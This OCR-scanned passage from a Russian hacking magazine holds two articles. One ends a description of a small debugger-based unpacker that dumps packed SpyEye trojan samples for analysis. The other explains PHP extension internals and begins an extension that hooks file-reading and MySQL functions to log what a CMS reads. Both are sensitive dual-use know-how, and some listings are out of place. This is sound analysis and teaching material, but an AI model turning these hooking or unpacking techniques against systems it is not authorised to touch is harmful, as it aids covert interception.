Вызов CreateToolHelp32Snapshot() в теле SpyEye, используемый в качестве маркера для автоматической распаковки

например, являются Fast Universal Unpacker (code.google.com/p/fuu/) и ap0x Unpack Engine (bit.ly/vDTZXp). Оба они разработаны на основе фреймворка TitanEngine от ReversingLabs (bit.ly/rEHXSq).

Поскольку упомянутые выше движки достаточно сложны и слишком громоздки для решения многих задач, я решил по-быстрому разработать свой собственный автоматический распаковщик, который отличался бы гибкостью и простотой интеграции в свою инфраструктуру массового анализа вредоносных программ.

Для воплощения на практике описанного выше принципа работы универсальных динамических распаковщиков нам потребуются достаточно сложные средства анализа кода в процессе исполнения. Однако подход можно и упростить, так как вместо отслеживания регионов памяти, по которым происходит запись, достаточно установить контроль над теми функциями операционной системы, которые точно используются в основном теле зловреда, находящегося под упаковщиком.

УПРОЩЕННЫЙ ПОДХОД

Разумеется, работающий по упрощенному принципу автоматический распаковщик нельзя называть по-настоящему универсальным (ведь мы должны знать, на какую именно функцию следует установить точку останова), но я считаю это не слишком большой платой за возможность реализовать такой распаковщик в коде буквально за час.

Основные этапы работы нашего распаковщика при этом будут выглядеть так:

1. Запускаем процесс для исследуемого исполняемого файла, используя функцию CreateProcess() и флаг DEBUG_PROCESS.
2. С помощью функции WaitForDebugEvent() получаем и обрабатываем отладочные события запущенного процесса, дожидаясь нотификации о загрузке в его контекст нужной нам динамической библиотеки.
3. Когда нужная нам динамическая библиотека загрузится, устанавливаем программную точку останова на ту её функцию, которая вызывается в теле распакованного зловреда как можно более ближе к оригинальной точке входа. Например, для широко известного трояна SpyEye в качестве такой функции я использую CreateToolHelp32Snapshot(). Чтобы установить точку останова, в начало нужной функции необходимо записать байт 0xCC (инструкция int 3) с помощью WriteProcessMemory().
4. Дожидаемся нотификации о срабатывании установленной нами точки входа, после чего осуществляем дампинг исполняемого образа целевого процесса с помощью ReadProcessMemory() и сохраняем дамп на диск.

Разумеется, полученный в ходе подобной «распаковки» дамп невозможно будет ни запустить, ни загрузить в дизассемблер, поэтому распаковщик должен выполнить нормализацию дампа перед его записью на диск. Нормализация производится следующим образом:

1. Устанавливаем значение поля FileAlignment опционального заголовка равным значению поля SectionAlignment.
2. Устанавливаем значение поля ImageBase опционального заголовка равным адресу, по которому находился исполняемый образ в памяти целевого процесса на момент дампинга.
3. Для всех секций исполняемого образа устанавливаем значение поля RawOffset равным значению поля VirtualOffset этой же секции.

Даже после этих манипуляций полученный дамп все равно, скорее всего, будет неработоспособным (ведь восстановление таблицы импортов не рассматривалось), однако, что самое главное, его можно будет корректно открыть в IDA Pro или загрузить в свой процесс с помощью LoadLibraryEx() с флагом 'DONT_RESOLVE_DLL_REFERENCES' для последующего изучения.

POC: SIMPEUNPACKER

Рассмотренные принципы автоматической распаковки я воплотил в простой утилите под названием SimpeUnpacker, исходные тексты и исполняемый файл которой доступны в репозитории на GitHub (github.com/Cr4sh/SimpleUnpacker). SimpeUnpacker представляет собой программу командной строки, которая запускается из консоли следующим образом:

```
.text:004050F6
.text:004050F6 ; =============== S U B R O U T I N E =======================================
.text:004050F6
.text:004050F6
.text:004050F6                 public start
.text:004050F6 start           proc near
.text:004050F6
.text:004050F6 ; FUNCTION CHUNK AT .text:00405019 SIZE 000000DD BYTES
.text:004050F6
.text:004050F6                 mov     esi, eax
.text:004050F8                 cmp     esi, edi
.text:004050FA                 jz      loc_4051C5
.text:00405100                 lea     eax, [ebp-38h]
.text:00405103                 push    eax             ; _DWORD
.text:00405104                 push    18h             ; _DWORD
.text:00405106                 lea     eax, [ebp-5Ch]
.text:00405109                 push    eax             ; _DWORD
.text:0040510A                 push    edi             ; _DWORD
.text:0040510B                 push    esi             ; _DWORD
.text:0040510C                 call    ds:dword_40611C
.text:00405112                 test    eax, eax
.text:00405114                 js      short loc_405127
.text:00405116                 cmp     [ebp-58h], edi
.text:00405119                 jnz     short loc_405127
.text:0040511B                 push    esi             ; _DWORD
.text:0040511C                 call    ds:dword_40606C
.text:00405122                 jmp     loc_4051D7
.text:00405127 ; ---------------------------------------------------------------------------
00005119 00405119: start+23
```

Исследуем полученный дамп в IDA Pro

```
> SimpleUnpacker.exe <input_file> --bp <module>!<function>
```

В качестве параметра input_file указывается путь к исполняемому файлу, распаковку которого необходимо выполнить, а ключ '--bp' указывает функцию, на которую следует установить точку останова. Для установки нескольких точек останова используй несколько ключей '--bp' в параметрах командной строки. Распакованный файл сохраняется в текущем каталоге под именем dumped.exe.


Поскольку этот динамический распаковщик довольно примитивен, все эксперименты по распаковке следует проводить в среде операционной системы, запущенной на виртуальной машине. Пример работы SimpleUnpacker.exe при распаковке установщика трояна SpyEye:

```
C:\> SimpleUnpacker.exe dropper.exe --bp kernel32.dll!
CreateToolhelp32Snapshot
[+] Breakpoint: kernel32.dll!CreateToolhelp32Snapshot()
[+] Process command line: "dropper.exe"
CREATE_PROCESS: ImageBase=0x00400000,
StartAddress=0x00420090
DLL_LOAD: 0x7c900000 "ntdll.dll"
DLL_LOAD: 0x7c800000 "C:\WINDOWS\system32\kernel32.dll"
[+] Breakpoint on kernel32.dll!CreateToolhelp32Snapshot()
has been set: 0x7c865b1f
DLL_LOAD: 0x7e410000 "C:\WINDOWS\system32\USER32.dll"
DLL_LOAD: 0x77f10000 "C:\WINDOWS\system32\GDI32.dll"
DLL_LOAD: 0x73000000 "C:\WINDOWS\system32\WINSPOOL.DRV"
DLL_LOAD: 0x77dd0000 "C:\WINDOWS\system32\ADVAPI32.dll"
DLL_LOAD: 0x77e70000 "C:\WINDOWS\system32\RPCRT4.dll"
DLL_LOAD: 0x77fe0000 "C:\WINDOWS\system32\Secur32.dll"
DLL_LOAD: 0x77c10000 "C:\WINDOWS\system32\msvcrt.dll"
DLL_LOAD: 0x3d930000 "C:\WINDOWS\system32\WININET.dll"
DLL_LOAD: 0x77f60000 "C:\WINDOWS\system32\SHLWAPI.dll"
DLL_LOAD: 0x78130000 "C:\WINDOWS\system32\urlmon.dll"
DLL_LOAD: 0x774e0000 "C:\WINDOWS\system32\ole32.dll"
DLL_LOAD: 0x77120000 "C:\WINDOWS\system32\OLEAUT32.dll"
DLL_LOAD: 0x3dfd0000 "C:\WINDOWS\system32\iertutil.dll"
EXCEPTION_BREAKPOINT at 0x7c90120e
CREATE_THREAD: StartAddress=0x00000000
DLL_LOAD: 0x76390000 "C:\WINDOWS\system32\IMM32.DLL"
DLL_LOAD: 0x773d0000 "C:\WINDOWS\WinSxS\x86_Microsoft.Win
dows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\
comctl32.dll"
CREATE_THREAD: StartAddress=0x7c8106e9
EXCEPTION_BREAKPOINT at 0x7c865b1f
[+] Breakpoint occurs: kernel32.dll!CreateToolhelp32Snapshot
[+] Dumping image 0x00400000 Size=0x0007d000
Fixing FileAlignment 0x00000200 -> 0x00001000
Fixing section raw address 0x00000400 -> 0x00001000
Fixing section raw address 0x00000400 -> 0x00040000
Fixing section raw address 0x00021600 -> 0x00062000
[+] Image dumped to "dumped.exe"
DONE
```

Если честно, я не ожидал от этого распаковщика каких-либо выдающихся результатов, так как он довольно примитивен и вредоносные программы легко обнаруживают его. Однако, к моему удивлению, он показал весьма неплохие результаты при тестировании на TOP 100 исполняемых файлов с VirusTotal по ключевому слову SpyEye. Почти все эти файлы были упакованы, и распаковщику удалось корректно распаковать около 70% из них (если из ресурсов распакованного SpyEye удавалось извлечь его конфигурационную информацию, то файл считался успешно распакованным). Я думаю, что это очень неплохой результат для инструмента, написанного за один вечер.

В следующих заметках я планирую рассказать о том, как можно усовершенствовать этот простой распаковщик, чтобы получать более корректные дампы и усложнить его обнаружение для вредоносных программ. ⌶

Николай «M0r1arty» Нежинский (moriarty@front.ru)



РАСШИРЯЯ ГОРИЗОНТЫ PHP

ПИШЕМ ХАКЕРСКОЕ PHP-РАСШИРЕНИЕ

Сколько бы некоторые энтузиасты ни предрекали PHP скорую смерть, его популярность даже и не думает падать. Это во многом обусловлено огромным числом экстеншенов, о хитростях в работе с которыми мы сегодня и поговорим.

WARNING

Ни автор, ни редакция не несут ответственности за использование этой статьи в целях перехвата mysql_connect.

DVD

На диске вместе с исходником лежит весь набор описанных в статье инструментов.

WWW

- devzone.zend.com/article/1021 — **первая из 3х статей от самой Сары.**
- habrahabr.ru/blogs/php/98862/ — **перевод статьи из первой ссылки.**
- http://bit.ly/nm0fTy — **еще одно русскоязычное введение в программирование расширений.**
- gnuwin32.sourceforge.net/ — **кладезь зависимостей.**
- http://pecl.php.net/ — **архив сторонних расширений.**
- http://bit.ly/n3pnhK — **первая из серии статей, посвященных реализации PHP-классов в расширении.**

Внятной документации по разработке расширений PHP не существует, а многочисленные документы вроде Extension Writing только поверхностно затрагивают эту тему. Попробуем немного восполнить этот пробел.

АРХИТЕКТУРА РАСШИРЕНИЯ

Обычно расширение лежит в собственной папке в директории ext каталога с исходниками PHP. Имя папки, в которой находится исходный код, соответствует имени расширения. Кроме исходников, в папке расширения также должны находиться два файла: config.m4 и config.w32. Первый — это порция конфигуратора для UNIX-систем, второй — для Windows. С помощью этих файлов скрипт configure решает, включать или отключать расширение; если включать, то какие исходные файлы компилировать и какие дополнительные флаги компилятора задавать и т. п. Не будем заострять внимание на конфигурации, а если интересно — посмотри содержимое этих файлов и содержимое Makefile после их применения.

ЖИЗНЕННЫЙ ЦИКЛ

Жизненный цикл модуля начинается с вызова процедуры MINIT. В этот момент происходит выделение ресурсов для всего модуля, инициализация глобальных переменных, регистрация INI entry и т. д.

Модуль загружается в двух случаях: при инициализации движка Zend, когда загружаются расширения, перечисленные в php.ini, и при вызове функции dl, которая уже помечена как deprecated. После получения запроса вызывается функция RINIT. Здесь нужно выделять память и инициализировать переменные, которые должны быть доступны только во время обработки запроса. После отработки скрипта вызывается RSHUTDOWN. Логично, что в ней надо освобождать ресурсы, выделенные в RINIT. В процессе завершения работы web-сервера Zend вызывает MSHUTDOWN. Все просто. По аналогии с ООП в качестве конструктора/деструктора для всего модуля выступает MINIT/MSHUTDOWN, а отдельный запрос выполняется с помощью RINIT/RSHUTDOWN.

РАБОТА С ПАМЯТЬЮ

Движок Zend реализует в виде подсистемы собственный менеджер памяти со сборщиком мусора. На первый взгляд, это стандартные функции работы с памятью malloc/free/calloc/realloc и т. п., но только с какими-то префиксами (рис. 1). Zend определяет два типа памяти: Non-Persistent (префикс «e») и Persistent (префикс «pe»). Основное отличие между ними состоит в том, что Persistent (постоянная память) не освобождается после запроса, а Non-Persistent освобождается. Так гласят публичные источники информации, однако на самом деле на пути MINIT-RINIT-RSHUTDOWN-MSHUTDOWN сборщик мусора освобождает память, выделенную через emalloc, то есть если выделить через emalloc память в MINIT, то в RINIT память будет уже недоступна или даже выделена под другие ресурсы. Следовательно, Non-Persistent нужно использовать в контексте запроса, а Persistent — в контексте модуля. Не рекомендуется пользоваться стандартными malloc/free и возлагать на движок функцию освобождения непостоянной памяти.

Traditional	Non-Persistent	Persistent
malloc(count) calloc(count, num)	emalloc(count) ecalloc(count, num)	pemalloc(count, 1) pecalloc(count, num, 1)
strdup(str) strndup(str, len)	estrdup(str) estrndup(str, len)	pestrdup(str, 1) pemalloc() & memcpy()
free(ptr)	efree(ptr)	pefree(ptr, 1)
realloc(ptr, newsize)	erealloc(ptr, newsize)	perealloc(ptr, newsize, 1)
malloc(count * num + extr)	safe_emalloc(count, num, extr)	safe_pemalloc(count, num, extr)

Таблица-памятка по работе с памятью при написании расширения



GnuWin32 — незаменимая вещь при сборке под виндой софта, который некогда работал только под UNIX

ПОТОКОБЕЗОПАСНОСТЬ И ZTS

Потоковая безопасность или потокобезопасность — это концепция, в рамках которой многопоточный код выполняется корректно, при этом обеспечивая всем потокам доступ к разделяемым ресурсам. PHP использует потокобезопасную модель под названием ZTS (Zend Thread-Safety). Модель ZTS основана на TSRM (Thread Safe Resource Management). Это подсистема ядра, которая обеспечивает потоковую безопасность при работе с глобальными переменными (ресурсам), привязанными к конкретному запросу. Со стороны модуля работа с TSRM выглядит так: в заголовочном файле подключается TSRM.h, с помощью макросов ZEND_BEGIN_MODULE_GLOBALS и ZEND_END_MODULE_GLOBALS фиксируется определение структуры ресурса, определяется специальный макрос для быстрого доступа к полю ресурса, в исходном файле (после подключения необходимых заголовков) вызывается макрос ZEND_DECLARE_MODULE_GLOBALS, который объявляет идентификатор ресурса, а в функции MINIT вызывается ZEND_INIT_MODULE_GLOBALS. Если посмотреть на определения этих макросов, то кое-что станет понятно. Но самое сложное и интересное скрывается глубоко внутри PHP.

В основе механизма потоковой безопасности лежат два динамических массива tsrm_tls_table и resource_types_table, а также загадочная переменная tsrm_ls. Вот их объявления:

```
static tsrm_tls_entry **tsrm_tls_table=NULL;
static tsrm_resource_type *resource_types_table=NULL;
void ***tsrm_ls;

typedef struct {
    size_t size; //размер ресурса
    ts_allocate_ctor ctor; //инициализатор ресурса
    ts_allocate_dtor dtor; //деструктор ресурса
    int done; //закончена ли работа с ресурсом
} tsrm_resource_type;

struct _tsrm_tls_entry {
    void **storage; //адрес массива указателей на ресурсы
    int count; //кол-во указателей в storage
    THREAD_T thread_id; //идентификатор потока
    tsrm_tls_entry *next; //указатель на следующую запись
};
```

Массив tsrm_tls_table не является в полной мере динамическим, то есть память под массив указателей tsrm_tls_enty выделяется один раз и больше не перераспределяется.

Массив resource_types_table, наоборот, динамически расширяется каждый раз, когда модуль (или код ядра) вызывает ZEND_INIT_MODULE_GLOBALS, под которым скрывается вызов ts_allocate_id:

```
#define ZEND_INIT_MODULE_GLOBALS(module_name, \
    globals_ctor, globals_dtor) \
    ts_allocate_id(&module_name##_globals_id, \
    sizeof(zend_##module_name##_globals), \
    (ts_allocate_ctor) globals_ctor, \
    (ts_allocate_dtor) globals_dtor);

TSRM_API ts_rsrc_id ts_allocate_id(ts_rsrc_id *rsrc_id,
    size_t size, ts_allocate_ctor ctor,
    ts_allocate_dtor dtor);
```

Параметр rsrc_id — это адрес, куда записывается идентификатор выделенного ресурса, size — необходимый размер памяти под ресурс, ctor/dtor — адреса функций инициализации/деструкции ресурса. В ctor-функции, кроме самой инициализации переменных, принято производить, например, копирование из глобального массива в локальный (привязанный к конкретному запросу).

Переменная tsrm_ls хранит адрес поля storage текущего потока. Она практически везде передается в качестве параметра через макросы TSRMLS_C/TSRMLS_CC. Самое главное, что через эту переменную код получает доступ к локальному ресурсу потока. Звучит страшно?

На самом деле все просто. Каждый элемент tsrm_tls_table представляет собой первый элемент односвязного списка. Размеры tsrm_tls_table и resource_types_table задает SAPI, вызывая tsrm_startup. Сразу после вызова tsrm_startup SAPI получает tsrm_ls через ts_resource_ex(0,NULL):

```
TSRM_API void *ts_resource_ex(
    ts_rsrc_id id, THREAD_T *th_id);
```

Функция ts_resource_ex ищет в tsrm_tls_table экземпляр tsrm_tls_entry для потока, указанного в th_id (если указан NULL, то для текущего). Если поиск ничего не дал, эта функция через allocate_new_resource выделяет новый экземпляр tsrm_tls_entry и записывает его либо в начало односвязного списка, либо в конец, используя tsrm_tls_entry.next последнего элемента.

А вот тут и начинается магия TSRM. В allocate_new_resource, помимо всего прочего, создается массив storage под указатели. Под них заново выделяется память (если работа с ресурсом не закончена) с размером tsrm_resource_type.size, после чего вызывается инициализатор (ctor) ресурса. Таким образом, каждый поток в TSRM работает со своими экземплярами всех зарегистрированных ресурсов. Поэтому (в теории) повредить ресурсы чужого потока не сможет.

ОПРЕДЕЛЕНИЕ И ОБЪЯВЛЕНИЕ ФУНКЦИИ, ПЕРЕДАЧА ПАРАМЕТРОВ И ВОЗВРАЩАЕМОЕ ЗНАЧЕНИЕ...

...сегодня рассматриваться не будут. И на то есть весомые причины: информация на эту тему есть в интернете, а журнал не резиновый. Пройдись по ссылкам, и ты все узнаешь. В крайнем случае загляни в код примера (ищи на диске) — там есть подробные комментарии. Обсудим лучше компиляцию PHP под Windows.

Сборка PHP под Linux — одно удовольствие, так как она не требует каких-либо дополнительных телодвижений. Совсем другое дело — компиляция PHP под Windows. Один мой знакомый программист несколько лет назад даже заявил, что никогда не слышал о сборке чего бы то ни было под виндой.

Независимо от того, как ты будешь компилировать свое расширение: с помощью команды nmake и шаблона Makefile или с использованием удобной Visual Studio — тебе обязательно потребуется получить php5ts.lib для линковки расширения с этой библиотекой. Ты, конечно, можешь взять библиотеку из бинарной сборки под Windows, а хидеры вырвать из исходников, но таков ли путь настоящего джедая?

Предлагаю забить болт на официальные рекомендации с сайта PHP (goo.gl/TTgta). В свое время я изрядно намучился, следуя указаниям этих доков. Возможно, вся проблема была в старенькой VS2003, но винить ее я не хочу.

КОГДА НЕТ НУЖНЫХ ЗАВИСИМОСТЕЙ

Многие расширения требуют зависимости, которых нет в GnuWin32. Можно поискать их на официальном сайте (некоторые библиотеки имеют Win-версию). Можно попытаться нагуглить портированную версию. А можно обратить свой взор на MinGW. Это форк небезызвестного Cygwin, заточенный под девелоперские цели. Грубо говоря, MinGW позволит тебе получить портированную версию библиотеки с помощью привычных ./configure && make && make install.

КОГДА ЗАВИСИМОСТЬ ЕСТЬ, НО ЕЕ НЕ ХОТЯТ

Собирая однажды PHP под виндой, я был неприятно удивлен тем, что PHP забраковал мой libiconv. Смутно припоминая, что действительно заменил некоторые пакеты, я скачал последнюю версию либы, собрал под MinGW и скормил PHP. Ответ не изменился. Тогда я обратился к проверенному бойцу. Не все знают, что пакет MASM32 содержит очень полезную утилиту inc2l.exe. Эта утилитка позволяет на основе inc-файлов создавать валидные lib-файлы. Я создал файл _libiconv_version PROTO C (к слову, PHP ругался на отсутствие символа _libiconv_version). Затем прогнал его через эту тулзу и... PHP все скушал, хотя по уму нужно было бы добавить еще несколько символов. Возьми этот прием на заметку. ;)

Приступим. Для начала условимся, что все сказанное ниже относится к VS2008.

Первым делом получаем исходники PHP (на момент написания статьи я работал с версией 5.3.8) и распаковываем в любую папку. Далее необходимо получить зависимости (статические библиотеки и хидеры, от которых зависит PHP). Ты можешь взять те, на которые ссылается официальное руководство (но только не пиши мне потом, если что-то не будет линковаться), а я пойду другим путем. Ты когда-нибудь слышал о проекте GnuWin32? По сути, это набор портированных под винду бинарников, библиотек и хидеров, которые смогут помочь нам в компиляции как PHP, так и других проектов под Windows (конечно, если разработчики позаботились о такой возможности). Установка GnuWin32 проста, но не совсем тривиальна. После отработки инсталлера выполни следующие действия:

```
cd E:\gnuwin32\GetGnuWin32
download.bat
install E:\gnuwin32
```

Чтобы собрать PHP как модуль Apache, ну и не забыть о базе данных, возьми из установочных директорий индейца и MySQL-папки lib и include и положи их, например, в E:\dep.

Теперь есть все что нужно. Запускай командную строку Visual Studio. Переходи в папку с исходниками PHP. Запускай builconf, затем скрипт configure, а после nmake:

```
E:\php-5.3.8>buildconf
E:\php-5.3.8>configure --with-extra-libs=E:\dep\apache\
lib;E:\dep\mysql\lib;E:\gnuwin32\lib --with-extra-includes
=E:\dep\apache\include;E:\dep\mysql\include;E:\gnuwin32\
include --with-mysql=shared --with-mysqli=shared
--enable-pdo --with-pdo-mysql --with-pdo-sqlite=shared
--enable-mbstring=shared --with-curl=shared
--enable-apache2-2handler --enable-apache2-2filter
E:\php-5.3.8>nmake
```

Если все сделано правильно, через некоторое время у тебя в папке Release_TS появится модуль Апача, ядро php5ts.dll, интерпретатор php.exe и несколько модулей. Поздравляю, работа сделана!

КОМПИЛЯЦИЮ В СТУДИЮ

Для того чтобы собрать расширение в Visual Studio, проект необходимо правильно настроить. Запускай студию, жми File→New →Project, выбирай Makefile Project, указывай местоположение и название

проекта и клацай по OK. В свойствах проекта на закладке General указывай Dynamic Library (.dll) для Configuration Type. На закладке C/C++/General в Additional Include Directories добавляй следующие директории (не забывая корректировать пути): G:\www\php-5.3.8; G:\www\php-5.3.8\main\; G:\www\php-5.3.8\TSRM\; G:\www\php-5.3.8\Zend\. В Linker/General для Additional Library Directories указывай G:\www\php-5.3.8\Release_TS. А в Linker/Input для Additional Dependencies прописывай php5ts.lib. Зависимости прописаны. Теперь необходимо указать определения препроцессора (C/C++/Preprocessor → Preprocessor Definitions):

```
ZEND_WIN32=1
PHP_WIN32=1
WIN32=1
ZEND_DEBUG=0
ZTS=1
COMPILE_DL_XHOOKER=1
```

Первые три определения указывают, что расширение компилируется под Windows. Но это ты и без меня понял. ;) А вот что на самом деле важно: от первых трех определений зависит, какие конфигурационные заголовочные файлы подключаются при компиляции, откуда они берутся, какие структуры используются и т. п.

ZEND_DEBUG определяет, компилируется ли отладочное расширение (для получения отладочной информации и линковки используется не php5ts.lib, а php5ts_debug.lib).


ZTS определяет, используется ли ZTS (скомпилирован ли PHP как Thread Safe или Non Thread Safe).

От определений ZEND_DEBUG и ZTS зависит размер некоторых важных структур, и если ты где-то здесь ошибешься, то при загрузке расширения интерпретатором или в процессе работы рано или поздно вылезет окошко с ошибкой: «Бла-бла-бла.... обратилась к тра-ля-ля. Память не может быть read». Ну, ты наверняка хоть раз его видел.

COMPILE_DL_XHOOKER, в сущности, не является обязательным определением. На самом деле подобное определение создает скрипт configure, если указано, что расширение необходимо скомпилировать как динамически загружаемое (--with-extension=shared). При этом часть XHOOKER представляет собой имя расширения.

ПОЧЕМУ НЕ СОБИРАЕТСЯ ИЛИ НЕ РАБОТАЕТ?

Если ты уверен, что дело не в зависимостях, тогда главная причина кроется в старом компиляторе. Обнови студию. Главная проблема, связанная со старыми студиями, заключается в том, что функция scan в файле parse_date.c состоит более чем из 21 тысячи строк кода (!), поэтому перед ней надо поставить `#pragma optimize ("", off )`. Однажды мне пришлось добавлять в исходный файл определение макроса, которого исходный код не мог найти, хотя сам же на него и ссылался (в итоге макрос нашелся контекстным поиском в другом исходнике). Один раз после запуска Apache мне начали сыпаться странные сообщения о том, что скомпилированные PHP-модули не могут быть загружены. При детальном рассмотрении оказалось, что загрузчик не мог найти MSVCR90.dll, прописанную в импорте (это повергло меня в шок, ведь PE Tools показывал эту библиотеку в контексте индейца). Оказалось, что у модулей отсутствует необходимый манифест в директории ресурсов. Поиски привели к тому, что MT.EXE (утилита из студии, работающая с манифестами) отказалась работать с сетевым диском.



Бесценные данные, бережно сохраненные нашим модулем

На этом предварительные приготовления заканчиваются. Можно приступать к написанию нашего первого экстеншена.

ПИШЕМ ХАКЕРСКОЕ РАСШИРЕНИЕ

Давай для примера напишем что-нибудь полезное, не слишком простое, но всё-таки с хакерским уклоном. Некоторые CMS имеют такое количество скриптов, что порой сложно разобраться, какие файлы инклудятся и считываются при запросе по определенному URL. А ведь эта информация необходима, чтобы понять, как CMS формирует вывод. Если для подключенных файлов существует замечательная функция get_included_files, то для прочитанных файлов аналога этой функции, увы, не предусмотрено. Хорошо, что у нас есть голова на плечах, а у тебя журнал. Чтобы наше расширение можно было считать хакерским, будем перехватывать в нем вызовы fopen, file_get_contents, file и readfile. А, черт с ним! Давай еще и MySQL-запросы захукаем.

Определим фронт работ. Пусть указанные функции будут перехватываться, если пользователь дал на это разрешение, а накопленная информация — автоматически выводиться в браузер после окончания запроса (реализуем это через настройки в php.ini). Получить доступ к этой информации можно будет через функцию (назовем её неброско: get_readed_files) и через суперглобальную переменную (например, $_READED_FILES). Ограничим настройку разрешения на перехват только пределами php.ini (то есть сделаем так, чтобы через ini_set или через .htaccess изменить ее было нельзя).


Как будем хукать? Каждая функция в PHP на языке Си имеет одинаковый прототип, что существенно упрощает дело. Выглядит он так:

```
void zif_FUNCNAME(int ht, zval *return_value,
    zval **return_value_ptr, zval *this_ptr,
    int return_value_used TSRMLS_DC)
```

Но его обычно скрывают с помощью более простого макроса:

```
PHP_FUNCTION(FUNCNAME)
```

Итак, все, что нужно сделать, — это определить указатели на оригинальные функции, найти их, сохранить и заменить своими версиями (все как в букваре у первоклашек). Самое сложное, что сходу даже не представляешь, где нужно искать. Ты еще помнишь



Sara Golemon даже написала книгу о программировании расширений

то, что читал про ZTS и глобальные ресурсы? Если нет — перечитай, я подожду.

Так вот, движок PHP глубоко в закромах хранит список всех функций, классов, переменных и много других вкусностей, но сам работает с локальной копией этих таблиц — разделяемыми ресурсами. «Честным» путем до оригинала не добраться, но это не очень-то и нужно, ведь сам движок работает только с копиями, что нам только на руку. Интересующая нас информация хранится в разделяемом ресурсе executor_globals, для доступа к которому используется макрос EG. Этот экземпляр структуры содержит указатель на PHP-массив (HashTable*). В самом массиве содержатся указатели на экземпляры zend_function_entry, которые кроме информации о принимаемых аргументах содержат имя и адрес обработчика функции.

```
arr_hash = EG(function_table);

for(zend_hash_internal_pointer_reset_ex(
      arr_hash, &pointer);
    zend_hash_get_current_data_ex(arr_hash,
